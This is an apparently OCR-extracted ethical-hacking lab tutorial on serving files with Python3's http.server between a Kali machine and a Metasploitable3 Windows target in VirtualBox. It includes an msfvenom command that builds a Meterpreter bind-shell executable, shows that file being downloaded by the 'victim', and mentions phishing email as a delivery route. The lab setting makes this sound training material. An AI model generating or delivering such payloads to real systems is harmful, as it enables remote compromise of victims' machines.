Lab - Python3 SimpleHTTPServer


Overview

The Python3 SimpleHTTPServer is a built-in HTTP server in which you don’t have to install and configure anything. Therefore, for pentesting or hacking, the SimpleHTTPServer is a very convenient tool. The Python3 SimpleHTTPServer can turn any directory into a simple HTTP web server.

Lab Requirements:

- Installation of VirtualBox with the extension pack
- One virtual install of Kali Linux
- One virtual install of any Windows OS.

Ensure that both machines are using the same VirtualBox network adapter types. My Kali and the target are configured for host-only adapters for this lab.




☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Discover Your IP Addresses


Once you have a desktop on your target machine, open a command prompt, and at the prompt, type **`ipconfig`**. Find the IP address for the local area connection.



```
C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::53b:28c0:1452:a4fc%11
   IPv4 Address. . . . . . . . . . . : 192.168.56.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

This is my target’s IP address! Yours will differ!

You will also need the IP address of your Kali machine. You can open a new terminal, and at the prompt, type `ifconfig`. Find the IP address assigned to your eth0 adapter.




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe50:4c14  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:50:4c:14  txqueuelen 1000  (Ethernet)
        RX packets 833  bytes 221725 (216.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 346  bytes 116677 (113.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

This is the IP address for my Kali machine; yours will differ!

Check for Connectivity

From your Kali desktop, open a new terminal. At the prompt, type ping <target IP address>:



```
┌──(root💀kali)-[~/Desktop/Shell Codes]
└─# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.435 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.238 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.288 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=0.427 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=0.428 ms
^C
--- 192.168.56.103 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6133ms
rtt min/avg/max/mdev = 0.238/0.382/0.435/0.076 ms

┌──(root💀kali)-[~/Desktop/Shell Codes]
└─# ▌
```

You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to host-only adapters and try again. It’s just a simple connectivity issue.

Lab scenario


In this scenario, I have a file that I need to transfer to a target machine running Metasploitable3-w2k8.

On my Kali desktop, I have a working folder called ShellCodes with a file ready to go.


The file could be anything I need to have transferred to my Metasploitable-w2k8 target. The target could be any operating system that can launch a web browser.

Start the lab!

On your Kali machine, right-click anywhere on the desktop, and from the context menu, select Create Folder. Give the folder a user-friendly name. I've named my working directory, ShellCodes.



Right-click on the working directory, and from the context menu, select Open Terminal Here:




At the prompt, type the following Msfvenom code at the terminal. Check the path to the working directory and make sure it is correct. If you fat-finger the code, do not expect it to work.

```
msfvenom -p windows/meterpreter/bind_tcp -f exe >
```


```
/root/Desktop/ShellCodes/bind.exe
```

Press Enter.




```
┌──(root💀kali)-[~/Desktop/ShellCodes]
└─# msfvenom -p windows/meterpreter/bind_tcp -f exe > /root/Desktop/ShellCodes/bind.exe
```

You will find your Msfvenom payload inside your working directory if everything is correct.




Warning: you are using the root account. You may harm your system.

To turn your working directory into a web server using Python3, right-click on the directory, and from the context menu, select Open Terminal Here:



Our terminal is now using your working directory as its root location.



```
┌──(root💀kali)-[~/Desktop/ShellCodes]
└─# 
```

Start a Python3 SimpleHTTPServer


Inside my working directory is a Msfvenom payload that needs to be delivered to my w2k8 target.

Delivering the payload to the victim could be done using social engineering and a carefully crafted email with an embedded link for my remote web server. The victim visits the webserver and downloads and launches the payload. How you get the payload delivered is all up to you.

What I’m doing here is for brevity sake. Don’t get wrapped around the axle about my lack of social engineering skills. That’s not the point of the lab.

At your Kali Terminal prompt, type the following command:

```
python3 -m http.server
```



```
┌──(root💀kali)-[~/Desktop/ShellCodes]
└─# python3 -m http.server
```


By default, the server will run on port 8000. If you want to run the server using a different port, you will have to add the port number to the command syntax, as follows:

```
python3 -m http.server 9000
```

We will be using the default port of 8000.

Press Enter.


The HTTP server is now listening for any service request on port 8000. You can minimize the terminal, but the terminal hosting the webserver must be left running for the server to run. Note that the HTTP server is now running inside our working directory.



```
┌──(root💀kali)-[~/Desktop/ShellCodes]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Let’s go to our target machine and play the victim. On my target machine, I bring up a browser. In the browser’s address bar, I type the IP address of my Kali machine followed by a colon (:) and the port number the server is running the HTTP service on.


The victim x2 clicks the payload.


Directory listing for / - Windows Internet Explorer
http://192.168.56.101:8000/
Favorites
Suggested Sites
Web Slice Gallery
Directory listing for /

Directory listing for /

- bind.exe

The victim can now either run or save the payload.



Directory listing for /


- bind.exe

Do you want to run or save this file?


Name: bind.exe
Type: Application, 72.0KB
From: 192.168.56.101

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

Back at our Kali terminal, we can see the connection and the file transfer taking place.



```
┌──(root💀kali)-[~/Desktop/ShellCodes]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.103 - - [14/Apr/2022 01:29:18] "GET / HTTP/1.1" 200 -
192.168.56.103 - - [14/Apr/2022 01:29:19] code 404, message File not found
192.168.56.103 - - [14/Apr/2022 01:29:19] "GET /favicon.ico HTTP/1.1" 404 -
```




```
192.168.56.103 - - [14/Apr/2022 01:31:00] "GET /bind.exe HTTP/1.1" 200 -
192.168.56.103 - - [14/Apr/2022 01:51:07] "GET / HTTP/1.1" 200 -
192.168.56.103 - - [14/Apr/2022 01:51:23] "GET / HTTP/1.1" 304 -
192.168.56.103 - - [14/Apr/2022 01:51:47] "GET / HTTP/1.1" 200 -
```

Create a Simple index.html Document

In this following example, we will create an index.html document and place it in the working folder. This is the default document that the HTTP request will look for when accessing the HTTP server running in our working directory.


Minimize your HTTP server.

From your Kali Desktop, open your working directory, and inside the directory, right-click. From the context menu, select `Create Document` and from the following context menu, select `Empty File`:



Warning: you are using the root account. You may harm your system.

Name the new file as index.html.




Enter the name: index.html

Open the new file and copy and paste the following HTML code inside the empty document:

```
<!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <meta
name="viewport" content="width=device-width, initial-scale=1.0"> <meta http-
equiv="X-UA-Compatible" content="ie=edge"> <title>Document</title> </head>
<body> <center><h1>Python SimpleHTTPServer</h1><p><h2>Part of Ethical Hacking
Fundamentals!</p></center></body> </h2></html>
```


Close the document and save the changes.



Warning: you are using the root account. You may harm your system.

```
<!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <meta
name="viewport" content="width=device-width, initial-scale=1.0"> <meta http-
equiv="X-UA-Compatible" content="ie=edge"> <title>Document</title> </head>
<body> <center><h1>Python SimpleHTTPServer</h1><p><h2>Part of Ethical
Hacking Fundamentals!</p></center></body> </h2></html>
```

Return to your victim machine and refresh your browser (f5).


Document - Windows Internet Explorer
http://192.168.56.101:8000/
Favorites
Suggested Sites
Web Slice Gallery
Document

Python SimpleHTTPServer

Part of Ethical Hacking Fundamentals!

As you can see, the index.html document could be anything you want it to be. Your imagination only limits you. It’s just a matter of inserting the correct HTML tags.

Summary

In this short lab, you learned how to create and use a Python SimpleHTTPServer to transfer files. You also learned how to create a simple index.html document that can be used in many ways.